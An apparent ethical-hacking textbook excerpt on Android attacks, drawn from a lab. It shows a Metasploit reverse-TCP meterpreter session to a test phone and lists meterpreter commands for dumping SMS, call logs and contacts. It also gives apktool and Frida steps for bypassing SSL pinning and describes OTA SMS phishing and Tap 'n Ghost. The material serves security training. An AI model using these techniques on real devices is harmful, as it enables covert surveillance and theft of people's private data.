

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter >
```

Figure 17.35: Screenshot showing the output of the Android sysinfo command

- Use the following meterpreter commands to gather sensitive data from the target Android device:
  - **`ipconfig`**
  - **`pwd`**
  - **`ps`**
  - **`dump_sms`**

- **`dump_calllog`**
- **`dump_contacts`**
- **`webcam_list`**



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
MTU          : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU          : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List
============

 PID   Name                 User
 ---   ----                 ----
 4790  com.metasploit.stage  u0_a71
 4840  sh                   u0_a71
 4842  ps                   u0_a71

meterpreter > 
```

Figure 17.36: Screenshot of the meterpreter session

Other Techniques for Hacking Android Devices

Advanced SMS Phishing

- Attackers use any **low-priced USB modem** and trick the victim into accepting the malicious settings in the mobile, which results in redirecting all the victim's data to the attacker

Bypass SSL Pinning

- Attackers can exploit SSL pinning using techniques such as **reverse engineering** and **hooking**
- Attackers modify the source code of the application to bypass SSL pinning and further perform man-in-the-middle attacks

Tap 'n Ghost Attack

- This attack targets **NFC technology** and **RX electrodes** used in capacitive touchscreens of mobile devices
- Tap 'n Ghost is based on two attack techniques: Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator

Other Techniques for Hacking Android Devices

- **Advanced SMS Phishing**

  Advanced SMS phishing attack is a type of phishing scam that occurs due to security flaws in the latest Android-based smartphones mostly manufactured by Samsung, Huawei, LG, and Sony. The attacker can perform this attack using any low-priced USB modem and tricking the user into accepting the new settings, i.e., malicious settings, in the mobile device, which can redirect the user's data to the attacker.

  The attack vector mainly depends on a process called Over-the-Air (OTA) provisioning, which is mainly used by network operators. OTA is a mechanism that is used to send provisioning data and updates in a mobile device remotely. Due to its weak authentication methods, OTA is easily vulnerable to phishing attacks. The attacker exploits the mobile device by sending messages that seem to be genuine from the network operator. These messages contain malicious links that can redirect Internet traffic back to the attacker.

  Before performing the attack, the attacker requires the victim's International Mobile Subscriber Identity (IMSI) number, which is a unique string identifier for every mobile device. Using this IMSI, the attacker's malicious message can be easily authenticated and processed in the mobile device. If the IMSI number is not available, the attacker should send two messages. The first malicious message contains a PIN that appears to be from the victim's network operator; the second message encompasses the malicious message authenticated with the PIN in the first message. Using these messages, the mobile device can be exploited when the victim enters the PIN. These types of messages containing malevolent links can modify the message servers, mail servers, directory servers, and proxy addresses of Android-based smartphones. SMiShing attacks can be mitigated using applications such as Harmony Mobile.

- **Bypass SSL Pinning**

  SSL pinning allows applications to perform operations only after validating trusted certificates and public keys. Although the communication between the application and the server is defined by SSL pinning, which can prevent MITM attacks, an attacker can still bypass SSL pinning using various techniques by exploiting the misconfigurations in SSL implementation.

  These techniques include reverse engineering and hooking as well as various automated tools such as Apktool, Frida, keytool, and Jarsigner.

  - **Using Reverse Engineering**

    Attackers use tools such as Apktool to decompile and recompile the application to its original form after some modifications.

    Steps to bypass SSL pinning using reverse engineering:

    - Download Apktool (offers command-line interface)
    - Use the following command to decompile the Android application:

      ```
      apktool d <application_name.apk>
      ```

    - After decompiling the application, you can gain access to the APK source code along with different directories such as smali, build, smali_classes, assets, lib, unknown, original, and res.
    - smali (assembler used by Dalvik VM, an Android JVM implementation) code is an integral part of decompiled code that includes pre-installed Kotlin and Java code. You need to understand this application code to modify smali.
    - Now, you can try to discover SSL pinning that includes various functions such as checkclienttrust and checkclientserver, which provide information about X.509 digital certificates. These X.509 certificates contain the bytecode of the public key of the user. After gathering this information, you can alter the output of the function to bypass SSL pinning.
    - Use the following command to recompile the modified application source code to its original form:


      ```
      apktool b <application_directory_name>
      ```

  - **Hooking**

    Using the hooking technique, an attacker can tamper with the runtime behavior of an application. Attacker uses tools such as Frida to alter the runtime code. Frida allows the attacker to inject malicious code into the application and manipulate the original code and working of the application.

Use the following command to hook the JavaScript code to the running Android application.

`# frida -U -l <Hooking_file.js> -f <package_name>`



```
root@hex-VirtualBox:/home/hex/frida# frida -U -l mainactivityhook.js -f jakhar.aseem.diva
     ____
    / _  |   Frida 14.2.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.frida.re/docs/home/
Spawning `jakhar.aseem.diva`...
Script loaded!
Spawned `jakhar.aseem.diva`. Use %resume to let the main thread start executing!
[Google Pixel 2::jakhar.aseem.diva]-> %resume
[Google Pixel 2::jakhar.aseem.diva]-> message: {u'type': u'send', u'payload': u'Hooks installed'
} data: None
My script called!
```

Figure 17.37: Screenshot of execution of hooked JavaScript code using Frida

Note: You can perform of hooking with Frida tool for iOS applications also.

- **Tap ’n Ghost Attack**

  Tap ’n Ghost is a novel attack technique that exploits NFC-enabled Android devices. This attack targets NFC technology and RX electrodes used in the capacitive touchscreens of mobile devices. If the attacker is able to establish a remote connection with the target mobile device, he/she can take full control of the device. Attackers use Bluetooth or Wi-Fi access points to establish a remote connection.

  Tap ‘n Ghost is based on two attack techniques, namely Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator. Attackers use these techniques to generate malicious events on the victim’s smartphone and take control of the smartphone remotely. Such attacks can also be launched on voting machines and ATMs.

  - **Tag-based Adaptive Ploy (TAP)**

    TAP uses the NFC feature, which can trigger the Android device to visit a specific URL without the victim’s consent using the NFC tag emulator. This attack works with a web server that uses the device fingerprinting technique.

